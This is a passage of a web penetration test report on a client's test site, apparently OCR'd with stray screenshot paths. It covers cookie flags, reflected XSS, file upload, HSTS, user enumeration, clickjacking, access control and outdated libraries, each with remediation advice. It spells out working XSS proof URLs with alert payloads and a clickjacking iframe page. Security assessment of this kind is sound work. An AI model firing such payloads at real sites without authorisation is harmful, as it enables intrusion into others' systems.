If the secure flag is set on a cookie, then browsers will not submit the cookie in any requests that use an unencrypted HTTP connection, thereby preventing the cookie from being trivially intercepted by an attacker monitoring network traffic. If the secure flag is not set, then the cookie will be transmitted in clear-text if the user visits any HTTP URLs within the cookie's scope. An attacker may be able to induce this event by feeding a user suitable links, either directly or via another web site.

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's.

PROOF OF VULNERABILITY:

PHPSESSID cookies without Secure and HTTPOnly flags.



RECOMMENDATIONS:

Ensure that Web Server sets Secure and HttpOnly flags on session cookies.

Details on HTTPOnly and Secure flags configuration:

- https://www.owasp.org/index.php/HttpOnly
- https://www.owasp.org/index.php/SecureFlag

Reflected XSS in multiple pages

SEVERITY: **Medium**

LOCATION:

- https://test2.client.net/login
- https://test2.client.net/billing_profiles
- https://test2.client.net/lead_management
- https://test2.client.net/+testadmin/user_management
- https://test2.client.net/+testadmin/system_emails
- https://test2.client.net/events
- https://test2.client.net/autoseo

ISSUE DESCRIPTION:


Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an email message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server.


PROOF OF VULNERABILITY:

XSS in after login action in *relayURL* parameter:


https://test2.client.net/login?relayURL=%3c%73%76%67%20%6f%6e%6c%6f%61%64%3d%61%6c%65%72%74%28%31%29%3e



XSS in billing search form in *qkeywords* parameter:
https://test2.client.net/billing_profiles?class=billing_profiles&mode=table&qsearch=true&qsearchMode=&qkeywords=%3Cscript%3Ealert(1)%3C%2Fscript%3E&btnSearch=Search




XSS in contacts search in *qkeywords* parameter:
https://test2.client.net/lead_management?class=lead_management&mode=table&qsearch=true&qsearchMode=&qkeywords=%3Cscript%3Ealert(1)%3C%2Fscript%3E&btnSearch=Search




XSS in user search in *qkeywords* parameter:

https://test2.client.net/+testadmin/user_management?class=user_management&mode=table&qsearch=true&qsearchMode=&qkeywords=%3Cscript%3Ealert(1)%3C%2Fscript%3E&btnSearch=Search




XSS in System Emails search in *qkeywords* parameter:

https://test2.client.net/+testadmin/system_emails?class=system_emails&mode=table&qsearch=true&qsearchMode=&qkeywords=%3Cscript%3Ealert(1)%3C%2Fscript%3E&btnSearch=Search




XSS in events page in *selected_date* parameter:

https://test2.client.net/events?selected_date=%22%3E%3Cscript%3Ealert(1)%3C/script%3E




XSS in login form in username parameter:

https://test2.client.net/login?username=111%22%3E%3Cscript%3Ealert(1)%3C/



XSS on autoseo page in *skin* parameter:

https://test2.client.net/autoseo?skin=%27--%3E%3Cscript%3Ealert(1)%3C/script%3E%3C!--



RECOMMENDATIONS:

Use verification and sanitization on both client and server side, For more detailed information, please see the link below:

https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Unrestricted File Upload

SEVERITY: **Medium**
LOCATION:

- https://test2.client.net/testadmin/documents
- https://test2.client.net/testadmin/my_account_edit

ISSUE DESCRIPTION:

Missing proper validation of file to upload was found. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement.

PROOF OF VULNERABILITY:

It is possible to upload files with any file type.

RECOMMENDATIONS:

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

Never accept a filename and its extension directly without having a whitelist filter.

The application should perform filtering and content checking on any files which are uploaded to the server. Files should be thoroughly scanned and validated before being made available to other users. If in doubt, the file should be discarded.

All the control characters and Unicode ones should be removed from the filenames and their extensions without any exception. Also, the special characters such as ";", ":", ">", "<", "/" ,"\", additional ".", "*", "%", "$", and so on should be discarded as well. If it is applicable and there is no need to have Unicode characters, it is highly recommended to only accept Alpha-Numeric characters and only 1 dot as an input for the file name and the extension; in which the file name and also the extension should not be empty at all (regular expression: [a-zA-Z0-9]{1,200}\.[a-zA-Z0-9]{1,10}).

REFERENCES:

https://www.owasp.org/index.php/Unrestricted_File_Upload

Strict Transport Security misconfiguration

SEVERITY: **Medium**

LOCATION:

- https://old.client.net
- https://test2.client.net

ISSUE DESCRIPTION:

The HTTP Strict Transport Security policy defines a timeframe where a browser must connect to the web server via HTTPS. Without a Strict Transport Security policy the web application may be vulnerable against several attacks:

If the web application mixes usage of HTTP and HTTPS, an attacker can manipulate pages in the unsecured area of the application or change redirection targets in a manner that the switch to the secured page is not performed or done in a manner, that the attacker remains between client and server.

If there is no HTTP server, an attacker in the same network could simulate a HTTP server and motivate the user to click on a prepared URL by a social engineering attack.

The protection is effective only for the given amount of time. Multiple occurrence of this header could cause undefined behaviour in browsers and should be avoided.

PROOF OF VULNERABILITY:

There was no "Strict-Transport-Security" header in the server response.

RECOMMENDATIONS:

Usage of HTTP should be kept at a minimum in web applications where security matters. Users which enter the web application via HTTP, e.g. by entering only the domain name in the URL bar of their browser should be redirected directly to a secure HTTPS URL. All HTTPS resources should provide a Strict-Transport-Security header which ensures that the browser uses only HTTPS for a given amount of time. The syntax for this header is as follows:

```
Strict-Transport-Security: max-age=<seconds>[; includeSubDomains]
```

The parameter max-age gives the time frame for requirement of HTTPS in seconds and should be chosen quite high, e.g. several months. Except the initial redirection the application should be used completely with HTTPS.

For more detailed information please see the link below:
https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

User Enumeration

SEVERITY: **Low**

LOCATION:

- https://test2.client.net/forget
- https://test2.client.net/+USERNAME/dashboard


ISSUE DESCRIPTION:

User enumeration is when a malicious actor can use brute-force to either guess or confirm valid users in a system. User enumeration is often a web application vulnerability, though it can also be found in any system that requires user authentication. Two of the most common areas where user enumeration occurs are in a site's login page and its 'Forgot Password' functionality.


In this case it was possible to enumerate users with *Forgotten Password* functionality and with sending requests to https://test2.client.net/+USERNAME/dashboard page.

PROOF OF VULNERABILITY:

It is possible to identify if user profile with some username exists over *Forgotten Password* functionality.
Response on correct username on *forget* page:




Unexisting username:



User enumeration over https://test2.client.net/+USERNAME/dashboard page:

Response on existing username in URL:



Response on invalid username in URL:

Another way is to try to enumerate users through blog (which is accessible by anonymous users). We can get usernames, email addresses and some additional information about existing users:

RECOMMENDATIONS:

The website should display the same generic message regardless if the username/email address exists. A message such as 'Further instructions have been sent to your email address' or similar is often used in both cases. For more detailed information please see the link below: https://blog.rapid7.com/2017/06/15/about-user-enumeration/

Clickjacking

SEVERITY: **Low**

LOCATION:

- https://test2.client.net

ISSUE DESCRIPTION:


Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

PROOF OF VULNERABILITY:

Html code which creates iframe of the website.

```
<html>
   <head>
     <title>Clickjack test page</title>
   </head>
   <body>
     <p>Website is vulnerable to clickjacking!</p>
     <iframe src="https://test2.client.net/testadmin/my_account_edit></iframe>
   </body>
</html>
```

As a result it is possible to create iframe of the website.



RECOMMENDATIONS:

There are two main ways to prevent clickjacking:

- Sending the proper Content Security Policy (CSP) frame-ancestors directive response headers that instruct the browser to not allow framing from other domains. (This replaces the older X-Frame-Options HTTP headers.)
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

Reference: https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

Broken Access Control

SEVERITY: **Low**

LOCATION:


- https://test2.client.net/profile

ISSUE DESCRIPTION:

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what 'authorized' users are allowed to do. Access control sounds like a simple problem but is insidiously difficult to implement correctly. A web application's access control model is closely tied to the content and functions that the site provides. In addition, users may fall into a number of groups or roles with different abilities or privileges.

PROOF OF VULNERABILITY:

In this case it is possible for logged in user to view all existing users and their ID numbers on https://test2.client.net/profile page.



RECOMMENDATIONS:

The most important step is to think through an application's access control requirements and capture it in a web application security policy. We strongly recommend the use of an access control matrix to define the access control rules. Without documenting the security policy, there is no definition of what it means to be secure for that site. The policy should document what types of users can access the system, and what functions and content each of these types of users should be allowed to access. The access control mechanism should be extensively tested to be sure that there is no way to bypass it. This testing requires a variety of accounts and extensive attempts to access unauthorized content or functions.

Disallow access to *profile* page for unprivileged users.

Insecure Software Version

SEVERITY: **Low**

LOCATION:

- https://test2.client.net/

ISSUE DESCRIPTION:

When new vulnerabilities are discovered in software, it is important to apply patches and update to a version of the software for which the vulnerability is fixed. Attackers can use known vulnerabilities in their purposes, so security patches should be deployed as soon as they are available.

PROOF OF VULNERABILITY:

We have found several js libraries, modules and products with outdated versions. There are known vulnerabilities for those software versions:

Bootstrap3.3.7 : https://snyk.io/test/npm/bootstrap/3.3.7

jQuery3.3.1 : https://snyk.io/test/npm/jquery/3.3.1

TCPDF 6.0.025 : https://snyk.io/vuln/SNYK-PHP-FOOMANTCPDF-72461

RECOMMENDATIONS:

Update outdated software and always keep it up-to-date.

Outdated services with known vulnerabilities

SEVERITY: **Low**

LOCATION:

- https://test2.client.net/

ISSUE DESCRIPTION:

